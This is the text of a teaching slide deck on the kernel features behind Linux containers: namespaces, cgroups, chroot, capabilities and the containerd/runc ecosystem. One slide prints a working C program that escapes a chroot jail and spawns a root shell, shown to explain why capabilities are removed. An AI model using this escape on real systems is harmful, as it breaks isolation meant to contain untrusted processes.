# Containers on Linux The Linux Kernel magic behind containers `containers.yongwen.xyz`
## Containers  <aside class="notes"> - Containers are an attempt to "segregate" and "sandbox" workloads without paying the price of hypervisors or running another copy of the Operating system. </aside>
### Containers are not panacea - Share the same Kernel and vulnerabilities - Equally vulnerable to side-channel attacks like Meltdown, Spectre, and Rowhammer
### Containers are still useful (usability criticisms aside) - Lightweight and reproducible application environments - Given rise to a whole ecosystem of orchestration tools like Kubernetes and Nomad
## [`containerd`](https://containerd.io/) "Ecoystem"  <aside class="notes"> - What started out as "Docker" has evolved into this melange of projects and ecosystem as developers seek to "break up" the monolithic Docker - Docker is now an API client for `containerd` which runs most of the underlying magic that powers containers </aside>
## [`runc`](https://github.com/opencontainers/runc) - Implements the [OCI Runtime Specification](https://github.com/opencontainers/runtime-spec) for Linux supporting various architectures like AMD64 and ARM - Other OS have their own implementation. e.g. [`runhcs`](https://docs.microsoft.com/en-us/virtualization/windowscontainers/deploy-containers/containerd) for Windows
## Kernel Features - Namespace - cgroups - Capabilities - Filesystem Jails - Linux Security Modules
## [Namespace](http://man7.org/linux/man-pages/man7/namespaces.7.html) [[1]](https://lwn.net/Articles/531114/) [[2]](https://windsock.io/introducing-namespaces/) Isolated view of a global resource - pid - network - mount - ipc - uts - user - cgroup
## Namespace ```bash $ tree /proc/self/ns /proc/self/ns ├── cgroup -> cgroup:[4026531835] ├── ipc -> ipc:[4026531839] ├── mnt -> mnt:[4026531840] ├── net -> net:[4026532008] ├── pid -> pid:[4026531836] ├── pid_for_children -> pid:[4026531836] ├── user -> user:[4026531837] └── uts -> uts:[4026531838] ```
pid
Namespace
[1]
pid +
mount
namespaces
uts namespace
IPC
Namespace
Network Namespace
### User namespace - tl;dr: Root user inside namespace != root user outside - Problems with file owners and permissions - Final defence against namespace jail escaping - Not commonly used - e.g. PSP requiring non-root UID instead
## Control Groups ([cgroups](https://lwn.net/Articles/604609/)) - Limits, accounts for, and isolate resources - Hierarchical - A process can join any combination of cgroup per subsystem ```bash $ tree -L 1 /sys/fs/cgroup /sys/fs/cgroup ├── blkio ├── cpu -> cpu,cpuacct ├── cpuacct -> cpu,cpuacct ├── cpu,cpuacct ├── cpuset ├── devices ├── freezer ├── hugetlb ├── memory ├── net_cls -> net_cls,net_prio ├── net_cls,net_prio ├── net_prio -> net_cls,net_prio ├── perf_event ├── pids ├── rdma ├── systemd └── unified ```
### cgroups ```bash $ cat /proc/self/cgroup 12:rdma:/ 11:devices:/user.slice 10:hugetlb:/ 9:net_cls,net_prio:/ 8:freezer:/ 7:memory:/user.slice/user-1000.slice/session-2.scope 6:pids:/user.slice/user-1000.slice/session-2.scope 5:cpuset:/ 4:blkio:/user.slice 3:perf_event:/ 2:cpu,cpuacct:/user.slice 1:name=systemd:/user.slice/user-1000.slice/session-2.scope 0::/user.slice/user-1000.slice/session-2.scope ``` <aside class="notes"> Normally managed by system.d </aside>
### Container cgroups ```bash $ docker run --rm -it -m 128M ubuntu bash WARNING: Your kernel does not support swap limit capabilities or the cgroup is not mounted. Memory limited without swap. root@d1275fb6223d:/# cat /proc/self/cgroup 12:rdma:/ 11:devices:/docker/d1275fb6223de003c2554feafe9ea44306cdec96cba0173d254e93d10f5eaf01 10:hugetlb:/docker/d1275fb6223de003c2554feafe9ea44306cdec96cba0173d254e93d10f5eaf01 9:net_cls,net_prio:/docker/d1275fb6223de003c2554feafe9ea44306cdec96cba0173d254e93d10f5eaf01 8:freezer:/docker/d1275fb6223de003c2554feafe9ea44306cdec96cba0173d254e93d10f5eaf01 7:memory:/docker/d1275fb6223de003c2554feafe9ea44306cdec96cba0173d254e93d10f5eaf01 6:pids:/docker/d1275fb6223de003c2554feafe9ea44306cdec96cba0173d254e93d10f5eaf01 5:cpuset:/docker/d1275fb6223de003c2554feafe9ea44306cdec96cba0173d254e93d10f5eaf01 4:blkio:/docker/d1275fb6223de003c2554feafe9ea44306cdec96cba0173d254e93d10f5eaf01 3:perf_event:/docker/d1275fb6223de003c2554feafe9ea44306cdec96cba0173d254e93d10f5eaf01 2:cpu,cpuacct:/docker/d1275fb6223de003c2554feafe9ea44306cdec96cba0173d254e93d10f5eaf01 1:name=systemd:/docker/d1275fb6223de003c2554feafe9ea44306cdec96cba0173d254e93d10f5eaf01 0::/system.slice/containerd.service ```
### cgroup Namespace - Hides parent cgroup hierarchy - Does not seem to be used
### cgroup v2 - Simplified Hierarchy: a process can only join one cgroup which encompasses everything - Support in ecosystem ["soon"](https://medium.com/nttlabs/cgroup-v2-596d035be4d7)
## chroot - Changes the apparent root directory - Docker and other higher level container services use more advanced layering file systems
### chroot Jailbreak [[src]](https://filippo.io/escaping-a-chroot-jail-slash-1/) ```c #include <sys/stat.h> #include <unistd.h> #include <fcntl.h> int main() { int dir_fd, x; setuid(0); // set to root user mkdir(".42", 0755); // create a temp directory // get descriptor to current fake root dir_fd = open(".", O_RDONLY); chroot(".42"); // chroot to temp directory fchdir(dir_fd); // cd to previous fake root // At this point we have escaped the jail close(dir_fd); for(x = 0; x < 1000; x++) chdir(".."); // go up up up chroot("."); return execl("/bin/sh", "-i", NULL); // profit? } ```
chroot jailbreak
## chroot Jailbreak - Only needs `CAP_SYS_CHROOT` syscap
## [capabilities](http://man7.org/linux/man-pages/man7/capabilities.7.html) - Container processes are usually UID 0 (i.e. root) - Capabilities are used to remove privileges (e.g. `CAP_SYS_CHROOT`)
## More...? - AppArmor - seLinux - Seccomp - Sysctl